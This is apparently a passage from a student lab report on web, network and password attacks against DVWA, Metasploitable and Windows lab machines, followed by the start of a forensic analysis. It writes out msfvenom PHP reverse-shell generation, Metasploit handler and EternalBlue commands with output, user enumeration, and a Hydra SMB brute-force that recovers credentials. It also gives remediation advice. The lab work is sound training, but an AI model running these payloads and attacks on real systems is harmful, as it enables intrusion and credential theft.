


Figure 3.6.4 – Execution Output retrieved via Webshell.

3.7. Msfvenom Webshell Upload and Meterpreter Session Establishment

As part of the web application security testing, I successfully created and deployed a PHP-based reverse shell using Msfvenom, and established a Meterpreter session through DVWA's vulnerable file upload feature.

Using the following command, I generated a raw PHP payload designed to initiate a reverse TCP connection to my attacking machine:



```
kali@attacker: ~
File Actions Edit View Help
(kali㉿attacker)-[~]
$ msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.57.10 LPORT=6666 -f raw > shell.php
[-] No platform was selected, choosing MST::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1114 bytes

(kali㉿attacker)-[~]
$
```

Figure 3.7.1 – Generating PHP Reverse Shell Payload using Msfvenom

This file (shell.php) was then uploaded via DVWA's File Upload module



The screenshot shows the DVWA File Upload interface. On the left is a sidebar menu with various exploit modules: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload (which is highlighted in green), XSS reflected, and XSS stored. The main content area has a title "Vulnerability: File Upload". It contains a form with a "Choose an image to upload:" label, a "Browse..." button, and a "Upload" button. Below the form, a message box displays ".../.../hackable/uploads/shell.php successfully uploaded!". At the bottom, there is a "More info" section with three links: http://www.owasp.org/index.php/Unrestricted_File_Upload, <http://blogs.securiteam.com/index.php/archives/1268>, and <http://www.acunetix.com/websitetecurity/upload-forms-threat.htm>.

Figure 3.7.2 – Uploading Malicious Webshell via DVWA File Upload Interface

After preparing the payload and uploading it to DVWA, I launched the Metasploit Framework to handle the reverse connection initiated by the PHP webshell. Using the terminal, I executed the following command to start Metasploit

Figure 3.7.3 – Launching Metasploit Console on (pen-tester) Machine

Once the console was loaded, I proceeded to configure the multi-handler module to listen for incoming connections from the target server.

```
[+] metasploit v6.3.16-dev
+ -- ---=[ 2315 exploits - 1208 auxiliary - 412 post      ]
+ -- ---=[ 975 payloads - 46 encoders - 11 nops      ]
+ -- ---=[ 9 evasion      ]

Metasploit tip: Use the resource command to run
commands from a file
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.57.10
LHOST => 192.168.57.10
msf6 exploit(multi/handler) > set LPORT 6666
LPORT => 6666
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.57.10:6666
```

Once uploaded, I accessed the shell through the browser to trigger the reverse connection:




Figure 3.7.4 – Triggering the Webshell via Browser to Initiate Reverse Connection

Upon accessing the shell, a Meterpreter session was successfully opened. Inside the session, I executed the following command to verify system access:

```
kali@attacker: ~
File Actions Edit View Help
Kernel panic: Attempted to kill the idle task!
In swapper task - not syncing

      =[ metasploit v6.3.16-dev
+ -- ---[ 2315 exploits - 1208 auxiliary - 412 post      ]
+ -- ---[ 975 payloads - 46 encoders - 11 nops      ]
+ -- ---[ 9 evasion      ]

Metasploit tip: Use the resource command to run
commands from a file
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.57.10
LHOST => 192.168.57.10
msf6 exploit(multi/handler) > set LPORT 6666
LPORT => 6666
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.57.10:6666
[*] Sending stage (39927 bytes) to 192.168.57.30
[*] Meterpreter session 1 opened (192.168.57.10:6666 → 192.168.57.30:54713) at 2025-09-08 19:09:56 -0400

meterpreter > sysinfo
Computer : metasploitable
OS       : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Meterpreter : php/linux
meterpreter >
```


4. Password Security Testing/Cracking

4.1. Exploit Execution

I launched Metasploit using msfconsole and selected the EternalBlue exploit module located at:
exploit/windows/smb/ms17_010_eternalblue

After configuring the payload:

I set the target IP (192.168.57.20) and my own IP (192.168.57.10) along with the port (4444).



The screenshot shows the msfconsole interface on a Kali Linux terminal window. The command history includes:

```
kali@attacker: ~
File Actions Edit View Help
[(kali㉿attacker)]-[~]
msfconsole
I loove shells --egypt


=[ metasploit v6.3.16-dev
+ -- =[ 2315 exploits - 1208 auxiliary - 412 post
+ -- =[ 975 payloads - 46 encoders - 11 nops
+ -- =[ 9 evasion

Metasploit tip: You can pivot connections over sessions
started with the ssh_login modules
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.57.20
RHOST => 192.168.57.20
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.57.10
LHOST => 192.168.57.10
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LPORT 4444
LPORT => 4444
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Figure 4.1 – Successful Meterpreter Session via EternalBlue Exploit

Once the exploit was executed, a Meterpreter session was successfully opened, confirming that the target Windows machine was vulnerable to MS17-010.




The screenshot shows the meterpreter session output:

```
[+] 192.168.57.20:445 - Sending SMBv2 buffers
[+] 192.168.57.20:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.57.20:445 - Sending final SMBv2 buffers.
[*] 192.168.57.20:445 - Sending last fragment of exploit packet!
[*] 192.168.57.20:445 - Receiving response from exploit packet
[+] 192.168.57.20:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.57.20:445 - Sending egg to corrupted connection.
[*] 192.168.57.20:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 192.168.57.20
[*] Meterpreter session 1 opened (192.168.57.10:4444 → 192.168.57.20:49160) at 2025-09-09 19:32:22 -0400
[+] 192.168.57.20:445 - =====WIN=====
[+] 192.168.57.20:445 - =====WIN=====
[+] 192.168.57.20:445 - =====WIN=====

meterpreter >
```

4.2. User Enumeration

After gaining access through the Meterpreter session, I used the shell command to switch into the Windows command prompt. From there, I executed net user to enumerate all local accounts on the target system. This step helped me identify which usernames were available for brute-force testing.



```
meterpreter > shell
Process 1148 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net user
net user

User accounts for \\

Administrator Guest student
The command completed with one or more errors.


C:\Windows\system32>
```

Figure 4.2.1 – Enumerating Local Users via Windows Shell

The system returned the following accounts:

- Administrator
- Student
- Guest

These usernames were documented and saved into a file (user.txt) for use in the Hydra attack.




```
kali@attacker: ~
File Actions Edit View Help
GNU nano 7.2
Administrator Guest student
users.txt
```

Figure 4.2.2 – Usernames list created in Linux

4.3. Wordlist Creation

To simulate a realistic password attack, I manually created a custom wordlist using nano in Kali Linux. I included 11 commonly used passwords, such as 123456, admin123, and P@ssw0rd. This wordlist was saved as wordlist.txt and used later in the Hydra attack. Creating the wordlist myself helped ensure that the attack was tailored and relevant to typical password weaknesses.



The screenshot shows a terminal window titled "kali@attacker: ~". The window contains a nano editor session for a file named "wordlist.txt". The file content is a list of 11 common passwords, each on a new line. The first few lines are highlighted with a yellow box. The terminal interface includes a menu bar with "File", "Actions", "Edit", "View", and "Help". The status bar at the bottom shows "[Read 11 lines]". The bottom row of the terminal has various keyboard shortcut keys for navigation and file operations.

```
123456
Password
Passw0rd
P@ssw0rd
admin123
qwerty
letmein
welcome
abc123
iloveyou
root
```

Figure 4.3– Custom Password Wordlist

4.4 Hydra Attack

After preparing the usernames and wordlist, I used Hydra to perform a brute-force attack against the SMB service on the target machine. I executed the following command:

```
hydra -L users.txt -P wordlist.txt smb://192.168.57.20 -V
```

```
kali@attacker: ~
$ hydra -L users.txt -P wordlist.txt smb://192.168.57.20 -V
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret
service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and et
hics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-09 20:22:54
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[DATA] max 1 task per 1 server, overall 1 task, 33 login tries (l:3/p:11), ~33 tries per task
[DATA] attacking smb://192.168.57.20:445/
[ATTEMPT] target 192.168.57.20 - login "Administrator" - pass "123456" - 1 of 33 [child 0] (0/0)
[ATTEMPT] target 192.168.57.20 - login "Administrator" - pass "Password" - 2 of 33 [child 0] (0/0)
)
[ATTEMPT] target 192.168.57.20 - login "Administrator" - pass "Passw0rd" - 3 of 33 [child 0] (0/0)
)
[ATTEMPT] target 192.168.57.20 - login "Administrator" - pass "P@ssw0rd" - 4 of 33 [child 0] (0/0)
)
[445][smb] host: 192.168.57.20 login: Administrator password: P@ssw0rd
[ATTEMPT] target 192.168.57.20 - login Guest - pass 123456 - 12 of 33 [child 0] (0/0)
[ATTEMPT] target 192.168.57.20 - login "Guest" - pass "Password" - 13 of 33 [child 0] (0/0)
[ATTEMPT] target 192.168.57.20 - login "Guest" - pass "Passw0rd" - 14 of 33 [child 0] (0/0)
[ATTEMPT] target 192.168.57.20 - login "Guest" - pass "P@ssw0rd" - 15 of 33 [child 0] (0/0)
[ATTEMPT] target 192.168.57.20 - login "Guest" - pass "admin123" - 16 of 33 [child 0] (0/0)
[ATTEMPT] target 192.168.57.20 - login "Guest" - pass "qwerty" - 17 of 33 [child 0] (0/0)
[ATTEMPT] target 192.168.57.20 - login "Guest" - pass "letmein" - 18 of 33 [child 0] (0/0)
[ATTEMPT] target 192.168.57.20 - login "Guest" - pass "welcome" - 19 of 33 [child 0] (0/0)
[ATTEMPT] target 192.168.57.20 - login "Guest" - pass "abc123" - 20 of 33 [child 0] (0/0)
[ATTEMPT] target 192.168.57.20 - login "Guest" - pass "iloveyou" - 21 of 33 [child 0] (0/0)
[ATTEMPT] target 192.168.57.20 - login "Guest" - pass "root" - 22 of 33 [child 0] (0/0)
[ATTEMPT] target 192.168.57.20 - login "student" - pass "123456" - 23 of 33 [child 0] (0/0)
[ATTEMPT] target 192.168.57.20 - login "student" - pass "Password" - 24 of 33 [child 0] (0/0)
[ATTEMPT] target 192.168.57.20 - login "student" - pass "Passw0rd" - 25 of 33 [child 0] (0/0)
[ATTEMPT] target 192.168.57.20 - login "student" - pass "P@ssw0rd" - 26 of 33 [child 0] (0/0)
[445][smb] host: 192.168.57.20 login: student password: P@ssw0rd
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-09-09 20:22:55
```

Figure 4.4– Hydra SMB Attack Output Showing Cracked Credentials

Username	Password
Administrator	P@ssw0rd
Student	P@ssw0rd

Analysis and Documentation

The reuse of the weak password P@ssw0rd across multiple accounts especially privileged ones like Administrator indicates a serious flaw in the system's password policy. This vulnerability allowed full access to critical accounts through a simple brute-force attack.

Risk Level: Critical – due to successful compromise of high-privilege accounts using a common password.


Recommendations:

- Patch MS17-010 vulnerability immediately.
- Enforce strong password policies, including complexity, uniqueness across accounts, and history restrictions.
- Implement account lockout after 3 failed login attempts.
- Disable SMB if not required or restrict access.
- Apply Multi-Factor Authentication (MFA) for privileged users.
- Monitor authentication logs using SIEM tools.

5. FORENSIC EVIDENCE COLLECTION AND ANALYSIS

5.1. Hashing & Integrity Verification

Before starting the forensic analysis, I verified the integrity of the image file using the MD5 hashing algorithm. This step is essential to ensure that the evidence is authentic and has not been altered. I used the md5sum command in Kali Linux to generate the hash of the file 8-jpeg-search.dd, and saved the result in a separate text file for documentation.



The screenshot shows a terminal window titled "kali@attacker: ~/Desktop/8-jpeg-search". The terminal history is as follows:

```
File Actions Edit View Help
(kali㉿attacker)-[~]
$ cd /home/kali/Desktop/8-jpeg-search
(kali㉿attacker)-[~/Desktop/8-jpeg-search]
$ md5sum 8-jpeg-search.dd
9bdb9c76b80e90d155806a1fc7846db5 8-jpeg-search.dd
(kali㉿attacker)-[~/Desktop/8-jpeg-search]
$ md5sum 8-jpeg-search.dd > image_hash.txt
(kali㉿attacker)-[~/Desktop/8-jpeg-search]
$
```

The terminal window is set against a background featuring the Kali Linux logo and the slogan "the quieter you become, the more you are able to hear".

Figure 5.1 – MD5 Hash Generated and Saved to File

The hash value (9bdb9c76b80e90d155806a1fc7846db5) matched the one provided in the challenge instructions, confirming that the image was intact and suitable for forensic examination.

5.2. Autopsy Case Setup

To begin the investigation, I launched Autopsy from the terminal and accessed its interface via the browser at <http://localhost:9999/autopsy>.



Figure 5.2.1 – Initial Autopsy Interface

I created a new case named TechSheild_Forensics_case, assigned myself as the investigator.

CREATE A NEW CASE

1. **Case Name:** The name of this investigation. It can contain only letters, numbers, and symbols.
TechShield_Forensics_Case

2. **Description:** An optional, one line description of this case.
Digital forensics analysis

3. **Investigator Names:** The optional names (with no spaces) of the investigators for this case.

a. Almotasem_Bella_Mahsoun	b. [redacted]
c. [redacted]	d. [redacted]
e. [redacted]	f. [redacted]
g. [redacted]	h. [redacted]
i. [redacted]	j. [redacted]

NEW CASE CANCEL HELP

Figure 5.2.2 – Autopsy Case Creation

The forensic image was imported from the file path. I chose to load it as a **Partition** rather than a Disk. This choice was based on tool behavior: selecting Partition enabled full access to Autopsy's analysis modules such as File Analysis, Metadata, and Data Carving, which were necessary for uncovering hidden evidence.



Figure 5.2.2 – Forensic Image Added

5.3 Hash Verification in Autopsy

After importing the image into Autopsy, I navigated to the Image Details panel to verify the MD5 hash displayed by the tool. The hash shown matched the original value I had generated manually, confirming that the image loaded into Autopsy was the same unaltered file. This verification step reinforces the integrity of the evidence and ensures that all analysis is conducted on a preserved copy.




Figure 5.3.1 – Hash Input for Calculation and Verification



Figure 5.3.2 – MD5 Hash Verified in Autopsy

